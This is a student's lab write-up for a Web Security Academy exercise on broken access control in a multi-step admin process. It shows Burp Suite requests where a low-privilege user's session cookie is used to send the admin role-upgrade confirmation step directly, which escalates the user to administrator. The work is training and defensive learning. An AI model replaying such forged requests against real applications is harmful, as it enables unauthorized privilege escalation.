


Lab 11 - Multi-step process with no access control on one step

Ahmed Khaled Saad Ali


ID:1809799

Lab Progress & Screenshots:


Logged in as Administrator and accessed admin panel to observe requests sent by administrator account.




We would notice when we Upgrade user we get the below request with Intercept ON, so we will send it to "Repeater"



Then we press Yes to confirm operation, we get request below and send it to "Repeater"



We want to get Cookie session for wiener and replace it with admin's cookie session, so we will login as wiener, have Intercept ON and refresh My account page.



We copy Cookie session of wiener, put in /admin-roles request in the repeater and change username below to wiener then send request.

Send

Cancel

< ▾

> ▾

Request

Pretty

Raw

Hex

ln

1

POST /admin-roles HTTP/2

2

Host: 0af2008f0493e46cc036a49e003200f3.web-security-academy.net

3

Cookie: session=R0J0G17i2aKyfWIUk0oulNh3HT02PUHc

4

Content-Length: 30

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand);v="8"

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: "Windows"

9

Upgrade-Insecure-Requests: 1

10

Origin: https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net/admin

19

Accept-Encoding: gzip, deflate

20

Accept-Language: en-US,en;q=0.9

21

22

username=wiener&action=upgrade

It gave “Unauthorized” in response.

Send

Cancel

< ▾

> ▾

Target: https

Request

Pretty

Raw

Hex

ln

1

POST /admin-roles HTTP/2

2

Host: 0af2008f0493e46cc036a49e003200f3.web-security-academy.net

3

Cookie: session=R0J0G17i2aKyfWIUk0oulNh3HT02PUHc

4

Content-Length: 30

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand);v="8"

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: "Windows"

9

Upgrade-Insecure-Requests: 1

10

Origin: https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net/admin

19

Accept-Encoding: gzip, deflate

20

Accept-Language: en-US,en;q=0.9

21

22

username=wiener&action=upgrade

Response

Pretty

Raw

Hex

Render

1

HTTP/2 401 Unauthorized

2

Content-Type: application/json; charset=utf-8

3

X-Frame-Options: SAMEORIGIN

4

Content-Length: 14

5

6

"Unauthorized"

So, we will try the confirmation of upgrade request, do some edits and then send request.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a POST request to `/admin-roles` with the following details:

- Host: `0af2008f0493e46cc036a49e003200f3.web-security-academy.net`
- Cookie: `session=R0J0G17i2aKyfWlUx0oulNh3HT02PUHt`
- Content-Length: 45
- Cache-Control: `max-age=0`
- Sec-Ch-Ua: `"Chromium";v="111", "Not (A:Brand);v="8"`
- Sec-Ch-Ua-Mobile: `0`
- Sec-Ch-Ua-Platform: `"Windows"`
- Upgrade-Insecure-Requests: `1`
- Origin: `https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net`
- Content-Type: `application/x-www-form-urlencoded`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7`
- Sec-Fetch-Site: `same-origin`
- Sec-Fetch-Mode: `navigate`
- Sec-Fetch-User: `?1`
- Sec-Fetch-Dest: `document`
- Referer: `https://0af2008f0493e46cc036a49e003200f3.web-security-academy.net/admin-roles`
- Accept-Encoding: `gzip, deflate`
- Accept-Language: `en-US,en;q=0.9`
- action=upgrade&confirmed=true&username=wiener

The 'Response' pane shows the following details:

- HTTP/2 302 Found
- Location: `/admin`
- X-Frame-Options: `SAMEORIGIN`
- Content-Length: `0`

We get no errors or Unauthorized access in the response, so we refresh wiener page and we find that page has an Admin Panel now, with that the lab is solved.

The banner for Web Security Academy shows the lab is solved. It includes the text 'Multi-step process with no access control on one step' and a 'LAB Solved' status. There are links for 'Back to lab description' and 'Continue learning'.

Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Lessons:

- 1) With minimal JavaScript & HTML knowledge we deduced how to manipulate HTML request
- 2) Don't have your admin account be vulnerable with `/admin-roles` or `/administrator-roles` or whatever that can be then sent as a request from admin with data in the request manipulated for attackers needs.

